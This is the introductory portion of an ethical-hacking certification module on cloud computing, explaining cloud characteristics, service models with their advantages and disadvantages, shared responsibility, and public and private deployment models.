

Module 19

Cloud Computing

hide01.ir

EC-Council
Official Curricula

EC-Council **C|EH^{v13}**

Certified Ethical Hacker

This page is intentionally left blank.

hide01.ir

Learning Objectives

- | | |
|--|---|
| <p>01 Summarize Cloud Computing Concepts</p> <p>02 Explain Cloud Computing Threats</p> <p>03 Explain Cloud Hacking Methodology</p> <p>04 Demonstrate AWS Hacking</p> | <p>05 Demonstrate Microsoft Azure Hacking</p> <p>06 Demonstrate Google Cloud Hacking</p> <p>07 Demonstrate Container Hacking</p> <p>08 Explain Cloud Security</p> |
|--|---|

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Learning Objectives

Cloud computing is an emerging technology that delivers computing services, such as online business applications, online data storage, and webmail over the Internet. Cloud implementation enables a distributed workforce, reduces organization expenses, provides data security, etc. Because of these benefits, many business organizations nowadays are migrating their data and infrastructure to the cloud. However, the cloud environment also poses many threats and risks to organizations. Attackers are targeting vulnerabilities in cloud software to gain unauthorized access to the valuable data stored in it. In the current scenario, cloud security plays a major role for both individuals and businesses. This module discusses the various techniques used for hacking the cloud environment, which reveal the underlying vulnerabilities. Understanding these attacks and vulnerabilities helps both the cloud service provider as well as the cloud customer in implementing appropriate security policies and measures to protect the cloud infrastructure from evolving cyber security threats.

This module starts with an overview of the cloud computing concepts. It explains the container technology and serverless computing environment and provides an insight into cloud computing threats and cloud hacking methodology. Finally, it discusses cloud computing security and the necessary tools to meet the security requirements.

At the end of this module, you will be able to

- Understand cloud computing concepts
- Understand container technology and serverless computing
- Understand cloud computing threats
- Understand different cloud hacking concepts

- Understand AWS hacking
- Understand Microsoft Azure hacking
- Understand Google Cloud hacking
- Understand container hacking
- Apply cloud computing security measures
- Use various cloud computing security tools

hide01.ir

Objective 01

Summarize Cloud Computing Concepts

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

Cloud Computing Concepts

Cloud computing delivers various types of services and applications over the Internet. These services enable users to utilize software and hardware managed by third parties at remote locations. Major cloud service providers include Google, Amazon, and Microsoft.

This section introduces cloud computing, the types of cloud computing services, the separation of responsibilities, the cloud deployment models, the NIST reference architecture and its benefits, the cloud storage architecture, and the cloud service providers.

Introduction to Cloud Computing

Cloud computing is an on-demand delivery of **IT capabilities** where IT infrastructure and applications are provided to **subscribers** as a metered service over a network.

Types of Cloud Computing Services

SYS ADMINS	Infrastructure-as-a-Service (IaaS) E.g., Amazon EC2, Microsoft OneDrive, or Rackspace	DEVELOPERS	Security-as-a-Service (SECaS) E.g., eSentire MDR, Switchfast Technologies, OneNack IT Solutions, or Foundstone Managed Security Services
DEVELOPERS	Platform-as-a-Service (PaaS) E.g., Google App Engine, Salesforce, or Microsoft Azure	END CUSTOMERS	Container-as-a-Service (CaaS) E.g., Amazon EC2, or Google Kubernetes Engine (GKE)
END CUSTOMERS	Software-as-a-Service (SaaS) E.g., web-based office applications like Google Docs or Calendar, Salesforce CRM, or Freshbooks	END CUSTOMERS	Function-as-a-Service (FaaS) E.g., AWS Lambda, Google Cloud Functions, Microsoft Azure Functions, or Oracle Functions
SYS ADMINS	Identity-as-a-Service (IDaaS) E.g., OneLogin, Centrify Identity Service, Microsoft Azure Active Directory, or Okta	END CUSTOMERS	Anything-as-a-Service (XaaS) E.g., Salesforce, AWS, Google Compute Engine, Azure, O365 and G Suite, JumpCloud

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

Introduction to Cloud Computing

Cloud computing is an on-demand delivery of **IT capabilities**, in which IT infrastructure and applications are provided to subscribers as metered services over networks. Examples of cloud solutions include Gmail, Facebook, Dropbox, and Salesforce.com.

Characteristics of Cloud Computing

Discussed below are the characteristics of cloud computing that attract many businesses today to adopt cloud technology.

- **On-demand self-service:** A type of service rendered by cloud service providers that allow provisions for cloud resources, such as computing power, storage, and network, always on-demand, without the need for human interaction with the service providers.
- **Distributed storage:** Distributed storage in the cloud offers better scalability, availability, and reliability of data. However, cloud distributed storage can potentially raise security and compliance concerns.
- **Rapid elasticity:** The cloud offers instant provisioning of capabilities to rapidly scale up or down, according to demand. To the consumers, the resources available for provisioning seem to be unlimited and can be purchased in any quantity at any point of time.
- **Automated management:** By minimizing user involvement, cloud automation speeds up the process and reduces labor costs and the possibility of human error.
- **Broad network access:** Cloud resources are available over the network and accessed through standard procedures via a wide variety of platforms, including laptops, mobile phones, and personal digital assistants (PDAs).

- **Resource pooling:** The cloud service provider pools all the resources together to serve multiple customers in the multi-tenant environment, with physical and virtual resources dynamically assigned and reassigned on demand by the consumer of the cloud.
- **Measured service:** Cloud systems employ the “pay-per-use” metering method. Subscribers pay for cloud services by monthly subscription or according to the usage of resources such as storage levels, processing power, and bandwidth. Cloud service providers monitor, control, report, and charge consumption of resources by customers with complete transparency.
- **Virtualization technology:** Virtualization technology in the cloud enables the rapid scaling of resources in a way that non-virtualized environments cannot achieve.

Limitations of Cloud Computing

- Limited control and flexibility of organizations
- Proneness to outages and other technical issues
- Security, privacy, and compliance issues
- Contracts and lock-ins
- Dependence on network connections
- Potential vulnerability to attacks as every component is online
- Difficulty in migrating from one service provider to another

Types of Cloud Computing Services

Cloud services are divided broadly into the following categories:

- **Infrastructure-as-a-Service (IaaS)**

This cloud computing service enables subscribers to use on-demand fundamental IT resources, such as computing power, virtualization, data storage, and network. This service provides virtual machines and other abstracted hardware and operating systems (OSs), which may be controlled through a service application programming interface (API). As cloud service providers are responsible for managing the underlying cloud computing infrastructure, subscribers can avoid costs of human capital, hardware, and others (e.g., Amazon EC2, Microsoft OneDrive, Rackspace).

Advantages:

- Dynamic infrastructure scaling
- Guaranteed uptime
- Automation of administrative tasks
- Elastic load balancing (ELB)
- Policy-based services
- Global accessibility

Disadvantages:

- Software security is at high risk (third-party providers are more prone to attacks)
- Performance issues and slow connection speeds

■ **Platform-as-a-Service (PaaS)**

This type of cloud computing service allows for the development of applications and services. Subscribers need not buy and manage the software and infrastructure underneath it but have authority over deployed applications and perhaps application hosting environment configurations. This offers development tools, configuration management, and deployment platforms on-demand, which can be used by subscribers to develop custom applications (e.g., Google App Engine, Salesforce, Microsoft Azure). Advantages of writing applications in the PaaS environment include dynamic scalability, automated backups, and other platform services, without the need to explicitly code for them.

Advantages:

- Simplified deployment
- Prebuilt business functionality
- Lower security risk compared to IaaS
- Instant community
- Pay-per-use model
- Scalability

Disadvantages:

- Vendor lock-in
- Data privacy
- Integration with the rest of the system applications

■ **Software-as-a-Service (SaaS)**

This cloud computing service offers application software to subscribers on-demand over the Internet. The provider charges for the service on a pay-per-use basis, by subscription, by advertising, or by sharing among multiple users (e.g., web-based office applications like Google Docs or Calendar, Salesforce CRM, and Freshbooks).

Advantages:

- Low cost
- Easy administration
- Global accessibility
- High compatibility (no specialized hardware or software is required)

Disadvantages:

- Security and latency issues
- Total dependency on the Internet
- Switching between SaaS vendors is difficult

▪ Identity-as-a-Service (IDaaS)

This cloud computing service offers authentication services to the subscribed enterprises and is managed by a third-party vendor to provide identity and access management services. It provides services such as Single-Sign-On (SSO), Multi-Factor-Authentication (MFA), Identity Governance and Administration (IGA), access management, and intelligence collection. These services allow subscribers to access sensitive data more securely both on and off-premises (e.g., OneLogin, Centrify Identity Service, Microsoft Azure Active Directory, Okta).

Advantages:

- Low cost
- Improved security
- Simplify compliance
- Reduced time
- Central management of user accounts

Disadvantages:

- Single server failure may disrupt the service or create redundancy on other authentication servers
- Vulnerable to account hijacking attacks

▪ Security-as-a-Service (SECaaS)

This cloud computing model integrates security services into corporate infrastructure in a cost-effective way. It is developed based on SaaS and does not require any physical hardware or equipment. Therefore, it drastically reduces the cost compared to that spent when organizations establish their own security capabilities. It provides services such as penetration testing, authentication, intrusion detection, anti-malware, security incident and event management (e.g., eSentire MDR, Switchfast Technologies, OneNeck IT Solutions, Foundstone Managed Security Services).

Advantages:

- Low cost
- Reduced complexity
- Continuous protection
- Improved security through best security expertise

- Latest and updated security tools
- Rapid user provisioning
- Greater agility
- Increased time on core competencies

Disadvantages:

- Increased attack surfaces and vulnerabilities
- Unknown risk profile
- Insecure APIs
- No customization to business needs
- Vulnerable to account hijacking attacks

▪ **Container-as-a-Service (CaaS)**

This cloud computing model provides containers and clusters as a service to its subscribers. It provides services such as virtualization of container engines, management of containers, applications, and clusters through a web portal, or an API. Using these services, subscribers can develop rich scalable containerized applications through the cloud or on-site data centers. CaaS inherits features of both IaaS and PaaS (e.g., Amazon EC2, Google Kubernetes Engine (GKE)).

Advantages:

- Streamlined development of containerized applications
- Pay-per-resource
- Increased quality
- Portable and reliable application development
- Low cost
- Few resources
- Crash of application container does not affect other containers
- Improved security
- Improved patch management
- Improved response to bugs
- High scalability
- Streamlined development

Disadvantages:

- High operational overhead
- Platform deployment is the developer's responsibility

- **Function-as-a-Service (FaaS)**

This cloud computing service provides a platform for developing, running, and managing application functionalities without the complexity of building and maintaining necessary infrastructure (serverless architecture). This model is mostly used while developing applications for microservices. It provides on-demand functionality to the subscribers that powers off the supporting infrastructure and incurs no charges when not in use. It provides data processing services, such as Internet of Things (IoT) services for connected devices, mobile and web applications, and batch-and-stream processing (e.g., AWS Lambda, Google Cloud Functions, Microsoft Azure Functions, Oracle Functions).

Advantages:

- Pay-per-use
- Low cost
- Efficient security updates
- Easy deployment
- High scalability

Disadvantages:

- High latency
- Memory limitations
- Monitoring and debugging limitations
- Unstable tools and frameworks
- Vendor lock-in

- **Anything-as-a-Service (XaaS)**

Anything as a service or everything as a service (XaaS) is a cloud-computing and remote-access service that offers anything as a service over the Internet based on the user's demand. The service may include digital products such as tools, applications, and technologies, as well as other types of services such as food, transportation, and medical consultations. The service is paid as per usage and cannot be purchased or licensed as regular products. Apart from common cloud services such as software as a service (SaaS), platform as a service (PaaS), and infrastructure as a service (IaaS), XaaS includes services such as network as a service (NaaS), storage as a service (STaaS), testing as a service (TaaS), malware as a service (MaaS), and disaster recovery as a service (DRaaS). XaaS offers secure services such as customer relationship management (CRM), cloud computing, and directory services (e.g., NetApp, AWS Elastic Beanstalk, Heroku, and Apache Stratos).

Advantages:

- Highly scalable
- Independent of location and devices
- Fault tolerance and reduced redundancy
- Reduced capital expenditure
- Enhances business process by supporting rapid elasticity and resource sharing

Disadvantages:

- Chances of service outage as XaaS is dependent on the Internet
- Performance issues due to high utilization of the same resources
- Highly complex and difficult to troubleshoot at times

▪ **Firewalls-as-a-Service (FWaaS)**

This cloud computing service protects users and organizations from both internal and external threats by filtering the network traffic. FWaaS includes enhanced data analysis capabilities, including the ability to detect malware attacks, in addition to security functionality such as packet filtering, network analyzing, and IPsec (e.g., Zscaler Cloud Firewall, SecurityHQ, Secucloud, Fortinet, Cisco, and Sophos).

Advantages:

- Blocks malicious web traffic
- Protects multiple cloud deployments
- Standardized policy implementation
- Improved network visibility
- Enhanced reliability
- Simpler architecture
- Easier maintenance

Disadvantages:

- Resistance to acceptance
- Network latency issues

▪ **Desktop-as-a-Service (DaaS)**

This cloud computing service offers on-demand virtual desktops and apps to subscribers. Cloud service providers are responsible for providing infrastructure, computing power, data storage, backup, patching, and maintenance. Cloud providers deliver DaaS as a multi-tenancy subscription. The provider charges for the service with a predictable pay-as-you-need model (e.g., Amazon WorkSpaces, Citrix Managed Desktops, and Azure Windows Virtual Desktop).

Advantages:

- Global accessibility
- Simplified management
- Reduced downtime
- Low cost
- High flexibility
- High scalability

Disadvantages:

- Security issues
- Network connectivity issues
- High licensing costs

▪ **Mobile Backend-as-a-Service (MBaaS)**

This cloud computing service allows app developers to integrate their front-end applications with backend infrastructure through an application programming interface (API) and software development kit (SDK). This service reduces the time developers spend on developing backend functionality. It provides user management, push notifications, cloud storage, database management, and geolocation to develop applications (e.g., Google's Firebase, AWS Amplify, Kinvey, Apple's CloudKit, and Backendless Cloud).

Advantages:

- Improved development efficiency
- Highly flexible
- Scalability
- Pay-as-you-go model

Disadvantages:

- Security issues
- High initial costs

▪ **Machines-as-a-Service (MaaS) Business Model**

This type of cloud computing model, also known as Equipment-as-a-Service (EaaS), allows manufacturers to sell or lease machines to clients and receive a percentage of profits generated by those machines. This model is extensively utilized and implemented to benefit both manufacturers as well as clients. It is a sophisticated cloud model that allows the client and manufacturer to generate and track real-time products from the machine.


Advantages:

- Low investment cost
- Improved adaptability
- Reliable and cost-effective income source
- Improved product quality and quantity

Disadvantages:

- Maintenance and repairs are expensive
- Machines replace human workers, resulting in unemployment

hide01.ir



Shared Responsibilities in Cloud

In cloud computing, the separation of responsibilities of subscribers and service providers is essential. Separation of duties prevents conflict of interest, illegal acts, fraud, abuse, and error and helps in identifying security control failures, including information theft, security breaches, and evasion of security controls. It also helps in restricting the amount of influence held by any individual and ensures that there are no conflicting responsibilities.

There are mainly three types of cloud services; namely, IaaS, PaaS, and SaaS. It is essential to know the limitations of each cloud service delivery model when accessing specific clouds and their models. The figure below illustrates the separation of cloud responsibilities specific to service delivery models.




Figure 19.1: Separation of cloud responsibilities specific to service delivery models

Cloud Deployment Models

Cloud deployment model selection is based on enterprise requirements. One can deploy cloud services in different ways, according to the factors given below:

- Host location of cloud computing services
- Security requirements
- Sharing of cloud services
- Ability to manage some or all of the cloud services
- Customization capabilities

The four standard cloud deployment models are

- **Public Cloud**

In this model, the provider makes services such as applications, servers, and data storage available to the public over the Internet. Therefore, he is liable for the creation and constant maintenance of the public cloud and its IT resources. Public cloud services may be free or based on a pay-per-usage model (e.g., Amazon Elastic Compute Cloud (EC2), Google App Engine, Windows Azure Services Platform, IBM Bluemix).

- **Advantages:**

- Simplicity and efficiency
- Low cost
- Reduced time (when server crashes, needs to restart or reconfigure cloud)
- No maintenance (public cloud service is hosted off-site)
- No contracts (no long-term commitments)

- **Disadvantages:**

- Security is not guaranteed
- Lack of control (third-party providers are in charge)
- Slow speed (relies on Internet connections; the data transfer rate is limited)




Figure 19.2: Public cloud deployment model

- **Private Cloud**

A private cloud, also known as the internal or corporate cloud, is a cloud infrastructure operated by a single organization and implemented within a corporate firewall. Organizations deploy private cloud infrastructures to retain full control over corporate data (e.g., BMC Software, VMware vRealize Suite, SAP Cloud Platform).

- **Advantages:**

- Security enhancement (services are dedicated to a single organization)
 - Increased control over resources (organization is in charge)
 - High performance (cloud deployment within the firewall implies high data transfer rates)
 - Customizable hardware, network, and storage performances (as the organization owns private cloud)
 - Sarbanes Oxley, PCI DSS, and HIPAA compliance data are much easier to attain

- **Disadvantages:**

- High cost
 - On-site maintenance

